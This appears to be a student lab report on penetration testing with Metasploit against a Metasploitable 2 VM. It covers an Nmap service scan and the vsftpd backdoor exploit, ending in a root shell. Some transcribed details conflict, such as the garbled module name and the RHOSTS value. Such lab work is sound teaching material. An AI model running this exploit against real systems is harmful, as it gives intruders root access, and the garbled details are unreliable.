

## Experiment 3

**Aim:** Penetration testing using metasploit.

**Theory:**


Metasploit and Kali Linux are two potent tools that hold considerable sway in the realm of cybersecurity and ethical hacking. Metasploit, crafted by Rapid7, stands as an open-source penetration testing framework, arming security experts with the means to spot and leverage vulnerabilities in target systems. Its comprehensive toolset and exploit repository render it invaluable for both offensive and defensive security endeavors. Conversely, Kali Linux, the brainchild of Offensive Security, emerges as a specialized Linux distribution tailor-made for penetration testing, digital forensics, and network security evaluations. It comes equipped with a rich array of security tools, including the Metasploit suite, making it the preferred choice for ethical hackers and security professionals.

The synergy between Metasploit and Kali Linux assumes remarkable importance in the context of penetration testing and ethical hacking. Kali Linux operates as the operating system of choice for security practitioners, thanks to its expansive toolkit and robust support for activities like network analysis, vulnerability assessment, and exploitation. The seamless integration of Metasploit into Kali Linux empowers users to automate the identification of vulnerabilities and execute targeted exploits with ease. This synergy streamlines the workflow of penetration testers, allowing them to efficiently evaluate the security posture of systems. Furthermore, Kali Linux's compatibility with Metasploit simplifies the process of designing and deploying custom exploits, amplifying its utility in ethical hacking endeavors.

**Steps:**

1. Begin by ensuring you have all the essential components for your virtual environment: VMware, Kali Linux, and Metasploitable 2.
2. Proceed to install VMware to establish your virtual environment, ensuring seamless compatibility with your system.
3. Within VMware, create virtual machines to host Kali Linux and Metasploitable 2, serving as your digital playgrounds.
4. Configure their network settings to enable smooth interaction between these virtual machines. Adjust the network adapter and implement Network Address Translation (NAT) addressing.
5. Engage in digital reconnaissance using the Nmap tool to scan the network and unveil active services on the target machine. This step helps identify potential entry points.
6. Once a target vulnerability, such as the vsftpd\_backdoor, is chosen for exploitation, employ Metasploit to exploit this weakness and establish access to the target system, effectively gaining control.
7. Execute the plan using the msfconsole within Metasploit to deploy the exploit on the target machine.

## 8. Voilà! You've successfully conducted a fundamental penetration test on Metasploitable 2.




```
Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e5:3b:5d
          inet addr:192.168.142.128  Bcast:192.168.142.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee5:3b5d/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4165 (4.0 KB)  TX bytes:6922 (6.7 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$
```




```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.142.129  netmask 255.255.255.0  broadcast 192.168.142.255
      inet6 fe80::20c:29ff:fe4c:c5f0  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:4c:c5:f0  txqueuelen 1000 (Ethernet)
      RX packets 1704  bytes 160819 (157.0 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 1522  bytes 102523 (100.1 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 2036  bytes 87872 (85.8 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 2036  bytes 87872 (85.8 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$
```



```
kali-Linux-2021.2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Starting Nmap 7.91 ( https://nmap.org ) at 2023-09-05 14:07 EDT
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 14:07 (0:00:01 remaining)
Nmap scan report for 192.168.142.128
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-vm      GNU Classpath gmrregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8181/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E5:3B:5D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
```

```
msf5 exploit(unix/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_23a_backdoor):


| Name   | Current Setting | Required | Description                                                                         |
|--------|-----------------|----------|-------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>' |
| RPORT  | 21              | yes      | The target port (TCP)                                                               |


Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|      |                 |          |             |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


msf5 exploit(unix/ftp/vsftpd_23a_backdoor) > set RHOST 192.168.142.129
RHOST => 192.168.142.129
msf5 exploit(unix/ftp/vsftpd_23a_backdoor) > set RHOSTS 192.168.142.129
RHOSTS => 192.168.142.129
msf5 exploit(unix/ftp/vsftpd_23a_backdoor) > exploit

[*] 192.168.142.128:21 - Banner: 228 (vsFTPD 2.3.4)
[*] 192.168.142.128:21 - USER: 331 Please specify the password.
[*] 192.168.142.128:21 - Backdoor service has been spawned, handling...
[*] 192.168.142.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.142.128:6200) at 2023-09-05 13:41:48 -0400
```

```
pwd
/
ls -l
total 81
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 Sep  5 12:14 dev
drwxr-xr-x 94 root root  4096 Sep  5 12:28 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx----- 2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw----- 1 root root  5821 Sep  5 12:14 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 111 root root    0 Sep  5 12:13 proc
drwxr-xr-x 13 root root  4096 Sep  5 12:14 root
drwxr-xr-x  2 root root  4096 May 13  2012/sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root    0 Sep  5 12:13 sys
drwxrwxrwt  4 root root  4096 Sep  5 12:14 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

**Conclusion:** Successfully performed penetration testing using metasploit.